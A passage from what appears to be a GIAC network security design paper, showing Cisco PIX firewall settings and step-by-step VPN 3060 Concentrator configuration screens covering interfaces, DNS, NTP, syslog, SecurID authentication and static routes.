```

```
timeout h323 0:05:00 mgcp 0:05:00 sip 0:30:00 sip_media 0:02:00
timeout uauth 0:05:00 absolute
aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius
aaa-server LOCAL protocol local
```

As is the case with all GIAC devices, the PIX units will synchronize time with the NTP server. The PIX also is informed that it needs to contact the NTP server via the PublicDMZ interface:

```
ntp server ntpsyslog source PublicDMZ
```

The PDM is a handy utility for managing PIX units, especially when your rule base grows large and complex. For this reason, the PIX allows the network administrators to connect via their NAT address supplied from the internal PIX:

```
http server enable
http NATNA 255.255.255.255 inside
```

SNMP is enabled by default, but no SNMP management station is defined, therefore any SNMP commands sent to the PIX will be ignored. GIAC refuses to use SNMP, which passes data in clear text:

```
no snmp-server location
no snmp-server contact
snmp-server community public
no snmp-server enable traps
```

Floodguard is a security feature associated with AAA, which GIAC does not utilize; however turning it off serves no purpose:

```
floodguard enable
```

Telnet sessions will timeout when idle for five minutes:

```
telnet timeout 5
```

As with the PDM rule, the network administrator's NAT address is allowed to SSH to the PIX units. If the connection is idle for 15 minutes, it will idle out and disconnect:

```
ssh NATNA 255.255.255.255 inside
ssh timeout 15
```

There is no timeout for a console connection:

```
console timeout 0
```

Two full access accounts have been created for the network administrators:

```
username netadm1 password alwelglakdalsdff encrypted privilege 15
username netadm2 password aslk34ladgaslkwe encrypted privilege 15
```


The width of text will go to 80 before wrapping:

```
terminal width 80
```

2.3 VPN - VPN 3060 Concentrator

The Cisco 3060 VPN Concentrator is primarily used to allow external and mobile associates back into the core network. Later expansion will include consultant and external VPN rights as necessary. The Concentrator can also be used to set up LAN to LAN tunnels between companies, to encrypt Internet traffic to our locations, ether internal or external. For example, in the future sayings may be directly passed between GIAC's web server and a web server at a partner's location through the tunnel. This server to sever communication could happen automatically through the tunnel, without the use of a VPN client.

Always set a non default username and a difficult password to the primary administrator account. Others may be added later for accountability:



Administration | Access Rights | Administrators | Modify Properties


This section lets you modify the properties for administrators. Any changes you make take effect immediately.

Username	network	
Password	●●●●●●●●●●●●	A password is required.
Verify	●●●●●●●●●●●●	The password must be verified.
Access Rights		
Authentication	Modify Config	
General	Modify Config	
SNMP	Modify Config	
Files	Read/Write Files	Includes Configuration Files
AAA Access Level	0	Select the Privilege Level for this administrator. An administrator logging in using AAA will need to have a Privilege Level equal to one of the administrators.

The "internal" interface of the VPN Concentrator will be located in the "VPN-Internal" DMZ created by the internal firewall. On this DMZ and firewall arm:

- Administrators will configure and maintain the Concentrator
- The majority of VPN routing will occur
- GIAC users will be assigned an IP out of a pool in this range, and firewall rules will allow them into certain internal resources
- GIAC administrators will be assigned out of a separate IP pool in this range, and firewall rules will allow them into certain internal resources and their desktops in the internal "Admins" firewall arm.

IP address, subnet, speed, duplex, etc are all defined on the internal arm. The default filter for all three interfaces will remain unmodified, as the default settings accept or deny IPSEC and other traffic appropriately




You are modifying the interface you are using to connect to this device. If you make any changes, you will break the connection and you will have to restart from the login screen.

Configuring Ethernet Interface 1 (Private).

General Parameters

Sel	Attribute	Value	Description
○	Disabled		Select to disable this interface.
○	DHCP Client		Select to obtain the IP Address, Subnet Mask and Default Gateway via DHCP.
●	Static IP Addressing		Select to configure the IP Address and Subnet Mask. Enter the IP Address and Subnet Mask for this interface.
	IP Address	10.0.12.8	
	Subnet Mask	255.255.255.0	
	Public Interface	□	Check to make this interface a "public" interface.
	MAC Address	00.03.A0.88.73.DD	The MAC address for this interface.
	Filter	1. Private (Default)	Select the filter for this interface.
	Speed	10/100 auto	Select the speed for this interface.
	Duplex	Auto	Select the duplex mode for this interface.
	MTU	1500	Enter the Maximum Transmit Unit for this interface (68 - 1500).
	Public Interface IPSec Fragmentation Policy	● Do not fragment prior to IPSec encapsulation; fragment prior to interface transmission ○ Fragment prior to IPSec encapsulation with Path MTU Discovery (ICMP) ○ Fragment prior to IPSec encapsulation without Path MTU Discovery (Clear DF bit)	

This arm is primarily for future grown and expansion. Eventually consultants and third parties may require limited internal access to GIAC's network. This arm is in the "VPN-External" DMZ, which is also where these users will acquire an IP. For an example, users might VPN into GIAC and connect to a Linux box or Citrix server within this DMZ arm. From there, the firewall would grant access to certain internal resources:




Configuring Ethernet Interface 2 (Public).

General Parameters

Sel	Attribute	Value	Description
○	Disabled		Select to disable this interface.
○	DHCP Client		Select to obtain the IP Address, Subnet Mask and Default Gateway via DHCP.
●	Static IP Addressing		Select to configure the IP Address and Subnet Mask. Enter the IP Address and Subnet Mask for this interface.
	IP Address	10.0.13.8	
	Subnet Mask	255.255.255.0	
	Public Interface	□	Check to make this interface a "public" interface.
	MAC Address	00.03.A0.88.73.DE	The MAC address for this interface.
	Filter	1. Private (Default)	Select the filter for this interface.
	Speed	10/100 auto	Select the speed for this interface.
	Duplex	Auto	Select the duplex mode for this interface.
	MTU	1500	Enter the Maximum Transmit Unit for this interface (68 - 1500).
	Public Interface IPSec Fragmentation Policy	● Do not fragment prior to IPSec encapsulation; fragment prior to interface transmission ○ Fragment prior to IPSec encapsulation with Path MTU Discovery (ICMP) ○ Fragment prior to IPSec encapsulation without Path MTU Discovery (Clear DF bit)	

The third interface is considered the external or public interface. This interface sits in the public "VPN DMZ", and will be the termination point for all VPN clients and LAN to LAN tunnels. The external firewall is already configured to allow the appropriate protocols and ports for IPSEC traffic:




Configuration | Interfaces | Ethernet 3

Configuring Ethernet Interface 3 (External).

General Parameters			
Sel	**Attribute**	**Value**	**Description**
○	**Disabled**		Select to disable this interface.
○	**DHCP Client**		Select to obtain the IP Address, Subnet Mask and Default Gateway via DHCP.
●	**Static IP Addressing**		Select to configure the IP Address and Subnet Mask. Enter the IP Address and Subnet Mask for this interface.
	IP Address	206.131.179.8	
	Subnet Mask	255.255.255.0	
	Public Interface	☑	Check to make this interface a "public" interface.
	MAC Address	00.03.A0.88.73.DF	The MAC address for this interface.
	Filter	2. Public (Default)	Select the filter for this interface.
	Speed	10/100 auto	Select the speed for this interface.
	Duplex	Auto	Select the duplex mode for this interface.
	MTU	1500	Enter the Maximum Transmit Unit for this interface (68 - 1500).
	Public Interface IPSec Fragmentation Policy	● Do not fragment prior to IPSec encapsulation; fragment prior to interface transmission ○ Fragment prior to IPSec encapsulation with Path MTU Discovery (ICMP) ○ Fragment prior to IPSec encapsulation without Path MTU Discovery (Clear DF bit)	

DNS is configured with the two internal DNS servers, and one external for redundancy. This is for the Concentrators use, not VPN clients:



Configuration | System | Servers | DNS

Configure system-wide DNS (Domain Name System) servers.

Configuring DNS is optional, but it lets you use hostnames rather than IP addresses.

Enabled ☑

Domain giacenterprises.coı

Primary DNS Server 10.0.10.25


Secondary DNS Server 10.0.10.26

Tertiary DNS Server 206.131.177.20

Timeout Period 2 seconds

Timeout Retries 2

Standard for all networking gear, a NTP update server will be supplied, in order to have correct time on both the Concentrator and our logs:




Configuration | System | Servers | NTP | Hosts | Add

Add a new NTP host.

NTP Host 206.131.177.23 Enter the hostname or IP address of the NTP server.

Syslogs will also be sent to our core syslog server for proper storage and redistribution:



Configuration | System | Events | Syslog Servers | Add


Add a syslog server.

Syslog Server	206.131.177.23	Enter the IP address or hostname of the syslog server.
Port	514	Enter the port used by the syslog server.
Facility	Local 7	Select the syslog facility tag for events sent to this server.

For security reasons, GIAC will use a RSA SecureID server (ACE) utilizing tokens. This allows us to:

- Eliminate the possibility of weak passwords by end users
- Require a minimum of a four digit PIN
- Force VPN passwords to change every 60 seconds (the six digit number on the token rotates every 60 seconds)
- Possibly implement RSA local login authentication on the desktops at a later date

The Concentrator is set up to send authentication messages to our post version 5 ACE server in the internal "servers" network:




Configuration | System | Servers | Authentication | Add

Configure and add a user authentication server.

Server Type	SDI	Selecting *Internal Server* will let you add users to the internal user database.
Authentication Server	10.0.10.27	Enter IP address or hostname.
SDI Server Version	5.0	Choose SDI Server Version.
Server Port	0	Enter 0 for default port (5500).
Timeout	4	Enter the timeout for this server (seconds).
Retries	2	Enter the number of retries for this server.

The Concentrator requires a default outbound route. Only used networks will be directed to the internal firewall for routing purposes:




Configuration | System | IP Routing | Default Gateways

Configure the default gateways for your system.

Default Gateway	206.131.179.1	Enter the IP address of the default gateway or router. Enter 0.0.0.0 for no default router.
Metric	1	Enter the metric, from 1 to 16.
Tunnel Default Gateway	0.0.0.0	Enter the IP address of the default gateway or router for tunnels. Enter 0.0.0.0 for no default router.
Override Default Gateway	□	Check to allow learned default gateways to override the configured default gateway.

Route the “Users” network:



Configuration | System | IP Routing | Static Routes | Add

Configure and add a static route.

Network Address 10.0.0.0 Enter the network address.

Subnet Mask 255.255.252.0 Enter the subnet mask.


Metric 1 Enter the numeric metric for this route (1 through 16).

Destination

Router Address ● 10.0.12.1 Enter the router/gateway IP address.

Interface ○ Ethernet 1 (Private) (10.0.12.8) Select the interface to route to.

Route the “Servers” network:



Configuration | System | IP Routing | Static Routes | Add

Configure and add a static route.

Network Address 10.0.10.0 Enter the network address.

Subnet Mask 255.255.255.0 Enter the subnet mask.


Metric 1 Enter the numeric metric for this route (1 through 16).

Destination

Router Address ● 10.0.12.1 Enter the router/gateway IP address.

Interface ○ Ethernet 1 (Private) (10.0.12.8) Select the interface to route to.

Route the “Admins” network:



Configuration | System | IP Routing | Static Routes | Add

Configure and add a static route.

Network Address 10.0.11.0 Enter the network address.

Subnet Mask 255.255.255.0 Enter the subnet mask.


Metric 1 Enter the numeric metric for this route (1 through 16).

Destination

Router Address ● 10.0.12.1 Enter the router/gateway IP address.

Interface ○ Ethernet 1 (Private) (10.0.12.8) Select the interface to route to.

Route the “Outside” network:




Configuration | System | IP Routing | Static Routes | Add

Configure and add a static route.

Network Address	206.131.176.0	Enter the network address.
Subnet Mask	255.255.255.0	Enter the subnet mask.
Metric	1	Enter the numeric metric for this route (1 through 16).
Destination		
Router Address ●	10.0.12.1	Enter the router/gateway IP address.
Interface ○	Ethernet 1 (Private) (10.0.12.8)	Select the interface to route to.

Route the "Public DMZ" network:

